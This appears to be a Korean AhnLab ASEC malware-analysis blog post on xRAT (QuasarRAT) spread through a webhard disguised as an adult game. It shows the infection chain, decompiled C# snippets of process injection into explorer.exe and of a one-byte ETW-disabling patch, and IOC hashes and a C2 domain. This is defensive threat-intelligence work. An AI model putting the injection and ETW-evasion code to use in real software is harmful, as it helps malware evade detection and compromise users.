

웹하드(성인 게임)를 통해 유포중인 xRAT(QuasarRAT) 악성코드

A asec.ahnlab.com/ko/91835

ATCP

January 4, 2026

등록정보

[무설치/한글]따돌림당하며 강제로 범해지는 여자에 후유아짱cs_19

♡ 찜하기 신고

번호

용량

1.8G

포인트

190

판매자정보

/ ★★★★★

파일목록

따돌림당하며 범해지는 여자에 후유아짱cs.zip

1,899M

최신자료

TOP15

한글.썬꾸르.NTR]BBSRPG 그녀들...

웅석발이 겨울방학 ver2.11[번역/...

[시번역] 열등 유전자에 더럽혀짐_...

'느대수녀아 하계' 저시버저 Wolf



AhnLab SSecurity intelligence Center(ASEC)은 최근 국내 수집되고 있는 악성코드들의 유포지를 모니터링하던 중 xRAT(QuasarRAT) 악성코드가 성인 게임을 위장하여 웹하드를 통해 유포되고 있는 사실을 확인하였다. 웹하드는 국내 환경에서 악성코드 유포에 주로 사용되는 대표적인 플랫폼이다.

일반적으로 공격자들은 njRAT이나 XwormRAT 같이 쉽게 구할 수 있는 악성코드들을 사용하며, 게임과 같은 정상 프로그램이나 성인물을 위장하여 악성코드들을 유포한다. 이러한 사례들은 이미 아래의 ASEC 블로그와 같이 다수 소개된 바 있다.

- [웹하드를 통해 유포 중인 Remcos Rat 악성코드](#)
- [웹하드를 통해 유포 중인 UDP Rat 악성코드](#)
- [웹하드와 토렌트를 통해 유포 중인 njRAT](#)
- [국내 유명 웹하드를 통해 유포되는 njRAT 악성코드](#)
- [파일 공유 사이트\(성인물\) 통해 유포 중인 Korat 백도어](#)
- [웹하드를 통해 유포 중인 XWorm v5.6 악성코드](#)

악성코드 압축 파일을 유포하는 웹하드의 다운로드 페이지는 **[그림 1]**과 같이 성인 게임으로 위장하고 있다. 공격자는 해당 게시글 외에도 아래 **[그림 2]**와 같이 다른 게임들도 여러 개 업로드했으며, 정황상 동일한 악성코드를 유포했을 것으로 추정된다. 그러나 블로그 게시 시점에는 이미 게시글이 삭제되어 있어 확인이 불가하다.

[무설치/한글]따돌림당하며 강제로 범해지는 여자에 후유아짱cs_19

♡ 찜하기

🚩 신고

번호

용량

1.8G

포인트

190

판매자정보

/ ★★★★★

파일목록

📁 [무설치/한글]따돌림당하며 강제로 범해지는 여자에 후유아짱cs.zip

1,899M

최신자료

TOP15


한글.썬꾸르.NTR]BBSRPG 그녀들...

응석받이 겨울방학 ver2.11[번역/...

[시번역] 열등 유전자에 더럽혀짐_...

'노태수'의 하계! 전사버전 Wolf

[그림 1] 유포 게시물



[그림 3] 파일 구조

파일이름	기능
Game.exe	게임과 악성코드를 실행시키는 런처 파일
Data1.Pak	실제 게임을 실행하는 런처 파일
Data2.Pak	셸코드를 인젝션하는 인젝터
Data3.Pak	셸코드가 기록된 텍스트파일

[표 1] 주요 파일과 기능

“Game.exe” 파일을 실행하여 “Game Play !” 버튼을 클릭하면 “Data1.pak” 파일이 “Locales_module” 폴더에 “Play.exe” 이름으로 복사된다. 이어서 “Locales_module” 경로에 있는 “Data2.pak” 및 “Data3.pak” 파일은

“C:\Users[사용자 계정명]\AppData\Local\Microsoft\Windows\Explorer” 경로에 각각 “GoogleUpdate.exe”와 “WinUpdate.db” 이름으로 복사된다. 이후 “Play.exe”를 실행하여 실제 게임을 실행하는 동시에 “GoogleUpdate.exe”가 실행된다.

“GoogleUpdate.exe”가 실행되면 동일 경로에 존재하는 “WinUpdate.db”를 찾아 문자열 치환 및 AES 알고리즘을 통해 복호화를 수행하여 최종 셸코드를 획득한다. 이후 “explorer.exe”에 인젝션을 수행한다. 또한 “explorer.exe”의 EtwEventWrite() 함수를 0xC3(RET)으로 1바이트 패치하여 ETW(Event Tracing for Windows) 이벤트를 기록을 무력화한다.


```
private static bool StaticMethod1()
{
    bool flag;
    try
    {
        string text = Class6.StaticMethod11(Class6.StaticMethod7(Class6.StaticMethod6()), "WinUpdate.db");
        if (Class6.StaticMethod12(text))
        {
            byte[] array = Class6.StaticMethod2(text);
            if (array == null)
            {
                flag = false;
            }
            else
            {
                Process process = Class6.StaticMethod13("explorer").FirstOrDefault<Process>();
                if (process == null)
                {
                    flag = false;
                }
                else
                {
                    IntPtr moduleHandle = Class6.GetModuleHandle("ntdll.dll");
                    Class6.Delegate0 delegateForFunctionPointer = Marshal.GetDelegateForFunctionPointer<Class6.Delegate0>(Class6.GetProcAddress(
                        (moduleHandle, "NtAllocateVirtualMemory")));
                    Class6.Delegate1 delegateForFunctionPointer2 = Marshal.GetDelegateForFunctionPointer<Class6.Delegate1>(Class6.GetProcAddress(
                        (moduleHandle, "NtWriteVirtualMemory")));
                    Class6.Delegate2 delegateForFunctionPointer3 = Marshal.GetDelegateForFunctionPointer<Class6.Delegate2>(Class6.GetProcAddress(
                        (moduleHandle, "NtCreateThreadEx")));
                    Class6.Delegate3 delegateForFunctionPointer4 = Marshal.GetDelegateForFunctionPointer<Class6.Delegate3>(Class6.GetProcAddress(
                        (moduleHandle, "NtProtectVirtualMemory")));
                    IntPtr intPtr = Class6.OpenProcess(2035711U, false, Class6.StaticMethod14(process));
                    if (intPtr == IntPtr.Zero)
                    {
                        flag = false;
                    }
                }
            }
        }
    }
}
```

[그림 4] 인젝션 코드 일부

```
175 // Token: 0x06000045 RID: 69 RVA: 0x000037D4 File Offset: 0x000019D4
176 [MethodImpl(MethodImplOptions.NoInlining)]
177 private static void StaticMethod4(IntPtr A_0, IntPtr A_1)
178 {
179     IntPtr procAddress = Class6.GetProcAddress(A_1, "EtwEventWrite");
180     byte[] array = new byte[] { 195 };
181     uint num = 0U;
182     Class6.WriteProcessMemory(A_0, procAddress, array, 1U, out num);
183 }
```

[그림 5] 이벤트 기록 무력화 코드

“explorer.exe”에 최종 인젝션된 코드는 xRAT(QuasarRAT)이며, 시스템 정보 수집, 키로깅, 파일 다운로드 및 업로드 등 다양한 악성 행위를 수행한다.



[그림 6] xRAT(QausarRAT) 설정 값

이와같이 국내 웹하드 등 자료 공유 사이트를 통해 악성코드가 활발하게 유포되고 있어 사용자의 주의가 필요하다. 자료 공유 사이트에서 다운받은 실행파일은 각별히 주의해야 하며, 유틸리티 및 게임 등의 프로그램은 반드시 공식 홈페이지에서 다운로드하는 것을 권장한다.

[파일 진단]

Data/Bin.Shellcode (2026.01.04.03)

Trojan/Win.Agent.C5834849 (2026.01.04.00)

Trojan/Win.Loader.C5834845 (2026.01.04.00)

Trojan/Win32.Subti.C1663822 (2016.11.15.00)

[행위 진단]

Malware/MDP.Behavior.M1839 (2018.01.11.00)

MD5

0d7d5c3becd8ac77448bd81298b85c1e

5af364e661245b8238ba8b1a12d3d19d

da9c10bbc776bde0b65be877e7c96dd8

ea14a4e7606ed9d1c7a21e1aed4d067d

FQDN

tosal30[.]kro[.]kr

AhnLab TIP를 구독하시면 연관 IOC 및 상세 분석 정보를 추가적으로 확인하실 수 있습니다. 자세한 내용은 아래 배너를 클릭하여 확인해보세요.

